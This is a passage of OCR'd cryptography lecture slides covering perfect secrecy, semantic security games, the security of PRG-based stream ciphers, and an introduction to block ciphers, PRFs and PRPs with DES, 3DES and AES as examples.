Let (E,D) be a cipher over (K,M,C)

Shannon's perfect secrecy:

(E,D) has perfect secrecy if $\forall\, m_0, m_1 \in M \quad (\ |m_0| = |m_1|\ )$

$$\{\, E(k,m_0) \,\} \quad = \quad \{\, E(k,m_1) \,\} \qquad \text{where} \quad k \longleftarrow K$$

- The two distributions must be **identical**
- Too strong definition
- It requires long keys
- Stream Ciphers can't satisfy it

Weaker Definition:

(E,D) has perfect secrecy if $\forall\, m_0, m_1 \in M \quad (\ |m_0| = |m_1|\ )$

$$\{\, E(k,m_0) \,\} \ \approx_p \ \{\, E(k,m_1) \,\} \qquad \text{where} \quad k \longleftarrow K$$


Rather than requiring the two distributions to be identical, we require them to be **COMPUTATIONALLY INDISTINGUISHABLE**

(One more requirement) … but also need adversary to exhibit $m_0, m_1 \in M$ explicitly

Semantic Security (one-time key)

For a cipher **Q = (E,D)** and an adversary **A** define a game as follows.

For b=0,1 define experiments EXP(0) and EXP(1) as:



b

Challenger

$k \leftarrow K$

Adversary A


$m_0 , m_1 \in M : \quad |m_0| = |m_1|$

$c \leftarrow E(k, \mathbf{m_b})$

$b' \in \{0,1\}$

$\text{Adv}_{SS}[A,Q] := |\ \Pr[\text{EXP}(0)=1\ ] - \Pr[\ \text{EXP}(1)=1\ ]\ |$

Semantic Security (one-time key)



EXP(0):

Challenger

k←K

$m_0 , m_1 \in M : \quad |m_0| = |m_1|$

$c \leftarrow E(k,\mathbf{m_0})$

Adversary A

$b' \in \{0,1\}$

EXP(1):

Challenger

k←K

$m_0 , m_1 \in M : \quad |m_0| = |m_1|$

$c \leftarrow E(k,\mathbf{m_1})$

Adversary A

$b' \in \{0,1\}$

$\text{Adv}_{SS}[A,Q] = \Big|\ \Pr[\ \mathbf{EXP(0)}=1\ ] - \Pr[\ \mathbf{EXP(1)}=1\ ]\ \Big|$ should be “negligible” for all “efficient” A

Semantic Security (one-time key)


Definition:

Q is **semantically secure** if for all “efficient” **A**,

Adv_{SS}[A,Q] is “negligible”.

Example

Suppose efficient **A can always deduce LSB of PT from CT**
$\Rightarrow$ **Q** is **not** semantically secure.



$b \in \{0,1\}$
Challenger
$k \leftarrow K$
$\mathbf{m_0}$ s.t. $\mathrm{LSB}(m_0)=\mathbf{0}$
$\mathbf{m_1}$ s.t. $\mathrm{LSB}(m_1)=\mathbf{1}$
$c \leftarrow E(k, \mathbf{m_b})$
Adversary B (us)
c
Algorithm A (given)
$\mathrm{LSB}(m_b)=b$

Then $\mathbf{Adv_{SS}[B,Q]} = \left| \Pr[\,\mathbf{EXP(0)}=1\,] - \Pr[\,\mathbf{EXP(1)}=1\,] \right| =$

Stream ciphers are semantically secure

Theorem:

G is a **secure PRG** ⇒ stream cipher **Q** derived from G is **semantically secure**

In particular:

∀ semantic security adversary **A**, ∃ a PRG adversary **B** (i.e., a statistical test) s.t.


$$\mathbf{Adv_{SS}[A,Q] \ \le\ 2 \cdot Adv_{PRG}[B,G]}$$

Block Ciphers

Outline

- Block Ciphers
- Pseudo Random Functions (PRFs)
- Pseudo Random Permutations (PRPs)
- DES – Data Encryption Standard
- AES – Advanced Encryption Standard
- PRF $\Rightarrow$ PRG
- PRG $\Rightarrow$ PRF


Block Ciphers: crypto work horse



Canonical examples:

- **DES**: n= 64 bits, k = 56 bits
- **3DES**: n= 64 bits, k = 168 bits
- **AES**: n=128 bits, k = 128, 192, 256 bits

Block Ciphers Built by Iteration



R(k,m) is called a **round function**

for 3DES (n=48), for AES-128 (n=10)

Performance: Crypto++ 5.6.0 [Wei Dai]

AMD Opteron, 2.2 GHz (Linux)

	Cipher	Block/key size	Speed (MB/sec)
stream	RC4		126
	Salsa20/12		643
	Sosemanuk		727
block	3DES	64/168	13
	AES-128	128/128	109

Abstractly: PRPs and PRFs

- **Pseudo Random Function (PRF)** defined over (K,X,Y):

  $$F:\ K \times X \to Y$$

  such that there exists **"efficient" algorithm** to evaluate F(k,x)

- **Pseudo Random Permutation (PRP)** defined over (K,X):

  $$E:\ K \times X \to X$$

  such that:

  1. There exists **"efficient"** <u>**deterministic**</u> algorithm to evaluate E(k,x)
  2. The function $E(k, \cdot)$ is **one-to-one** (for every k)
  3. There exists "efficient" **inversion algorithm** D(k,y)

Running example

- Example PRPs: 3DES, AES, …

  AES: $K \times X \rightarrow X$ where $K = X = \{0,1\}^{128}$

  3DES: $K \times X \rightarrow X$ where $X = \{0,1\}^{64}$, $K = \{0,1\}^{168}$


- Functionally, any **PRP is also a PRF.**
  - A PRP is a PRF where X=Y and is efficiently invertible.

Secure PRFs

- Let F: $K \times X \rightarrow Y$ be a PRF. Set some notation:

